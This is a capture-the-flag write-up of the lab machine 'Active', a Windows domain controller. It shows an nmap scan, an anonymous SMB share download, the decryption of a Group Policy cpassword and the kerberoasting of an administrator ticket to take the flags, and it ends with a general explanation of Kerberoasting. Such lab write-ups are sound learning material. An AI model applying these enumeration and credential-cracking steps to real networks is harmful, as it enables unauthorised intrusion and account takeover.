Active walkthrough

Index

List of pictures

<aggiungere il sommario delle figure da “Riferimenti -> Inserisci indice delle figure” quando ho finito il tutto>

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Windows/Easy/Active/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.100 -oA Active
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-30 11:19 PST
Nmap scan report for 10.10.10.100
Host is up (0.041s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-30 19:21:08Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.15 seconds
```

Figure 1 - nMap scan results

Open ports are 88, 135, 139, 389, 464, 593, 636, 49152, 49153, 49154, 49155, 49157, 49158. So, enabled services are Kerberos (port 88), RPC (ports 135, 49152, 49153, 49154, 49155, 49157, 49158), NetBIOS (port 139), LDAP (port 389), maybe kpasswd5 (port 464), NCACN (or RPC over HTTP on port 593) and a not better-defined TCP service (port 636). Also, nMap don't provide any other information, but Windows as OS.

Initial foothold

Once of my first test is about SMB. I was able to enumerate existent shares, as shown in the following figure:



Figure 2 - Share enumeration

One of these seems to be very interesting because I can read its content. So, I tried to connect to it via anonymous login. At this point, I decided to download this share on my local Kali machine using the following commands:

```
smbclient //10.10.10.100/Replication -N
[smb: \> prompt off]
smb: \> recurse on
smb: \> mget *
```

Since I have the share, I investigated it. In this way, I found a very interesting file named $Groups.xml$. Luckly, I found credential in this file, as shown in the following picture:



Figure 3 - Credentials found

At this point, I tried to decrypt the password just found using $gpp - decrypt$ tool because it is declared to be a $cpassword$. I was able to decrypt the password, as shown in the following:

Figure 4 - Password decrypted

At this point I can check tickets the user I found own running the following command:



Figure 5 - Administrative ticket found

All I need to do is try to crack the ticket. Luckly, I was successful as shown in the following:

Figure 6 - Ticket decrypted

Privilege escalation

Since I have administrative credential, I tried to use them to connect to the target via SMB and retrieve the user flag, as shown in the following picture:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ smbclient //10.10.10.100/C$ -U active.htb\\Administrator
Password for [ACTIVE.HTB\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                       DHS        0  Mon Jul 13 19:34:39 2009
  Documents and Settings          DHSrn        0  Mon Jul 13 22:06:44 2009
  pagefile.sys                      AHS 5041647616  Fri Jan 31 09:14:11 2025
  PerfLogs                            D        0  Mon Jul 13 20:20:08 2009
  Program Files                      DR        0  Wed Jan 12 05:11:58 2022
  Program Files (x86)                DR        0  Thu Jan 21 08:49:16 2021
  ProgramData                       DHn        0  Wed Jan 12 05:09:27 2022
  Recovery                         DHSn        0  Mon Jul 16 03:13:22 2018
  System Volume Information         DHS        0  Wed Jul 18 11:45:01 2018
  Users                              DR        0  Sat Jul 21 07:39:20 2018
  Windows                             D        0  Fri Jan 31 10:02:52 2025

                5217023 blocks of size 4096. 279289 blocks available
smb: \> cd Users
smb: \Users\> dir
  .                                  DR        0  Sat Jul 21 07:39:20 2018
  ..                                 DR        0  Sat Jul 21 07:39:20 2018
  Administrator                       D        0  Mon Jul 16 03:14:21 2018
  All Users                       DHSrn        0  Mon Jul 13 22:06:44 2009
  Default                           DHR        0  Mon Jul 13 23:38:21 2009
  Default User                    DHSrn        0  Mon Jul 13 22:06:44 2009
  desktop.ini                       AHS      174  Mon Jul 13 21:57:55 2009
  Public                             DR        0  Mon Jul 13 21:57:55 2009
  S[redacted]S                        D        0  Sat Jul 21 08:16:32 2018

                5217023 blocks of size 4096. 279289 blocks available
smb: \Users\> cd S[redacted]S
smb: \Users\SVC_TGS\> cd Desktop
smb: \Users\SVC_TGS\Desktop\> dir
  .                                   D        0  Sat Jul 21 08:14:42 2018
  ..                                  D        0  Sat Jul 21 08:14:42 2018
  user.txt                           AR       34  Fri Jan 31 09:15:40 2025

                5217023 blocks of size 4096. 279289 blocks available
smb: \Users\SVC_TGS\Desktop\> get user.txt
```

Figure 7 - User flag

Also, I already am the Administrator user, so I can retrieve the root flag too:

```
smb: \Users\SVC_TGS\Desktop\> cd ..
smb: \Users\SVC_TGS\> cd ..
smb: \Users\> cd Administrator
smb: \Users\Administrator\> cd Desktop
smb: \Users\Administrator\Desktop\> dir
  .                                   DR        0  Thu Jan 21 08:49:47 2021
  ..                                  DR        0  Thu Jan 21 08:49:47 2021
  desktop.ini                        AHS      282  Mon Jul 30 06:50:10 2018
  root.txt                            AR       34  Fri Jan 31 09:15:40 2025

                5217023 blocks of size 4096. 279289 blocks available
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \Users\Administrator\Desktop\>
```

Figure 8 - Root flag

Personal comments

This box was very interesting to do. It allowed me to learn Active Directory fundamentals. Also, Kerberoasting attack was important to solve this box. So, I made practice with this very important attack. I advise this box to have a good introduction in the Active Directory field. Overall, I evaluate Easy this box on the platform.

Kerberoasting attack

Kerberoasting is a post-exploitation attack technique that attempts to obtain a password hash of an Active Directory account that has a **Service Principal Name** (**SPN**). In such an attack, an authenticated domain user requests a Kerberos ticket for an SPN. The retrieved Kerberos ticket is encrypted with the hash of the service account password affiliated with the SPN. The adversary then works offline to crack the password hash, often using brute force techniques. Once the plaintext credentials of the service account are obtained, the adversary can impersonate the account owner and inherit access to any systems, assets or networks granted to the compromised account.

Kerberoasting attacks exploit a combination of weak encryption techniques and simple or low-complexity passwords. These attacks typically follow the below process:

1. A threat actor compromises the account of a Domain User.
2. The threat actor uses the Domain User context to request a Kerberos service ticket from the ticket granting service (TGS) using tools like GhostPack's Rubeus or SecureAuth Corporation's GetUserSPNs.py.
3. The threat actor receives a ticket from the Kerberos **key distribution center** (**KDC**). The ticket is encrypted with a hashed version of the account's password.
4. The threat actor captures the TGS ticket and takes it offline.
5. The threat actor attempts to crack the SPN credential hash to obtain the service account's plaintext password using brute force techniques or tools like Hashcat or JohnTheRipper.
6. With the service account password in hand, the threat actor attempts to authenticate as the service account and is granted access to any service, network or system associated with the compromised account.
7. The attacker is then able to steal data, escalate privileges or set backdoors on the network to ensure future access.

A few things to keep in mind:

- Kerberoasting attacks do not require a Domain Admin account or an account that has elevated privileges. In fact, any Domain User account can be used in this attack type since any account can request service tickets from the TGS.
- Kerberoasting requires the adversary to have existing access to a user account in order to request tickets from the KDC. This access can be achieved from a variety of methods, such as social engineering, malware or even purchasing user credentials on the dark web.
- The SPN can be linked to either a host-based or domain user account. Host-based SPNs are not vulnerable to Kerberoasting attacks because the password is a long, complex key that is refreshed every 30 days or less. These complex, random passwords are difficult to crack even with advanced

cracking tools and brute force techniques. User account SPN passwords, on the other hand, are selected by humans and therefore often subject to the same vulnerabilities of any other manually created passwords. This is to say that the SPN password may be considered weak, common, outdated, recycled or reused. Advanced tools can often crack these passwords in a matter of hours.

- Kerberoasting attacks also exploit an architecture flaw, in that any authenticated domain user can initiate a TGS request for any service on the network. The domain controller that is the recipient of the request typically does not check to see if the user is authorized to access this service. The service itself enforces access rights, which creates a loophole by which an offline attack can occur.

References

Kerberoasting exploitation: https://www.secura.com/blog/kerberoasting-exploiting-kerberos-to-compromise-microsoft-active-directory.